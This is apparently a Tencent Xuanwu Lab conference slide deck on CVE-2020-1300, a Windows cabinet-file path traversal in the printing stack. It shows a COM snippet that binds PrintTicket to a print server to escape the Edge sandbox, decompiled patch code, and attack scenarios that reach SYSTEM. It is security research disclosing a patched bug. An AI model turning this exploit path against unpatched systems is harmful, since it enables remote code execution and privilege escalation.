


AA8B85DA-FDDF-4272-8D1D-FF9B966D7580  
CPrintTicket Wow Services



# Microsoft Edge

- Microsoft Edge renderer process is the most restricted AppContainer Sandbox
- Capability: **lpacPrinting**



# CPrintTicket WoW Services AppContainer

The screenshot shows the OleView.NET v1.11 - 64bit application window. The main pane displays the properties for an AppContainer with ID 2A81FE91-95D7-487E-BBF8-B03308E54207. The properties are as follows:

- Owner: BUILTIN\Administrators
- Group: BUILTIN\Administrators
- Integrity: Low (NoExecuteUp)

The DACL tab is selected, showing the following ACL Entries:

Type	Account	Access	Flags
Allowed	APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES	GenericAll	None
Allowed	NAMED CAPABILITIES\Lpac Printing	GenericAll	None
Allowed	NT AUTHORITY\SYSTEM	GenericAll	None
Allowed	BUILTIN\Administrators	GenericAll	None
Allowed	NT AUTHORITY\INTERACTIVE	GenericAll	None

The Specific Access section shows the following permissions:

Name	Access Mask
<input checked="" type="checkbox"/> Execute	0x00000001
<input checked="" type="checkbox"/> Execute Local	0x00000002
<input checked="" type="checkbox"/> Execute Remote	0x00000004
<input checked="" type="checkbox"/> Activate Local	0x00000008
<input checked="" type="checkbox"/> Activate Remote	0x00000010


# Sandbox Escape

```
IPrintTicketServicePtr print_ticket;
```

```
CoCreateInstance(CLSID_PrintTicket,  
                 nullptr,  
                 CLSCTX_LOCAL_SERVER,  
                 IID_PPV_ARGS(&print_ticket));
```

```
print_ticket->Bind(L"\\\\\\[PrintServer]\\\\[PrinterName]", 1);
```

# Sandbox Escape





# Sandbox Escape Demo

# Patch

```
if ( !wcsstr(Str, L"../") && !wcsstr(Str, L"..\\") )
{
    v14 = *(_QWORD *)v3;
    v22 = -1i64;
    v15 = NCabbingLibrary::ProcessCopyFile(
        (NCabbingLibrary *)Str,
        *(const unsigned __int16 **) (v14 + 8),
        (const unsigned __int16 *)&v22,
        v13);
    operator delete(Str);
    v4 = v22;
    v3[2] = v15;
    return v4;
}
```

win32spl!NCabbingLibrary::FdiCabNotify

# Possible Attack Scenarios

- Lateral movement
  - Modify a trusted printer
- Remote code execution
  - Connect to attacker-controlled printer
- Privilege escalation
  - Make a printer connection attempt
- **NT AUTHORITY\SYSTEM** for all scenarios

# CVE-2020-1300

## **CVE-2020-1300 | Windows Remote Code Execution Vulnerability**

### **Security Vulnerability**

Published: 06/09/2020


[MITRE CVE-2020-1300](#)

A remote code execution vulnerability exists when Microsoft Windows fails to properly handle cabinet files.

To exploit the vulnerability, an attacker would have to convince a user to either open a specially crafted cabinet file or spoof a network printer and trick a user into installing a malicious cabinet file disguised as a printer driver.

The update addresses the vulnerability by correcting how Windows handles cabinet files.

# Don't Be Panic



```
do {
    if ( v10 >= v6 )
        break;
    v11 = v7[v10] - 47;    // "/"
    if ( v11 <= 45u )    // "\"
    {
        v12 = v11;
        v13 = 0x2000000000801i64;
        if ( _bittest64(&v13, v12) )
            v21 = v9 + 1;
    }
    v10 = ++v9;
} while ( v7[v9] );
```

**cabview!CCabItemList::AddItem**

# Conclusion

Windows Printing Implementation is complex

Walk through of CVE-2020-1300

- Can be exploited both locally and remotely
- Execute arbitrary code
- Sandbox Escape
- **NT AUTHORITY\SYSTEM**

For developers, handle the cabinet API callbacks carefully

Logic bugs are always fun!

# Special Thanks

- James Forshaw (@tiraniddo)
- Vectra AI
- Yang Yu (@tombkeeper)

# Thanks.

Tencent Security Xuanwu Lab

@XuanwuLab

xlab.tencent.com

**Tencent** 腾讯



腾讯安全玄武实验室  
TENCENT SECURITY XUANWU LAB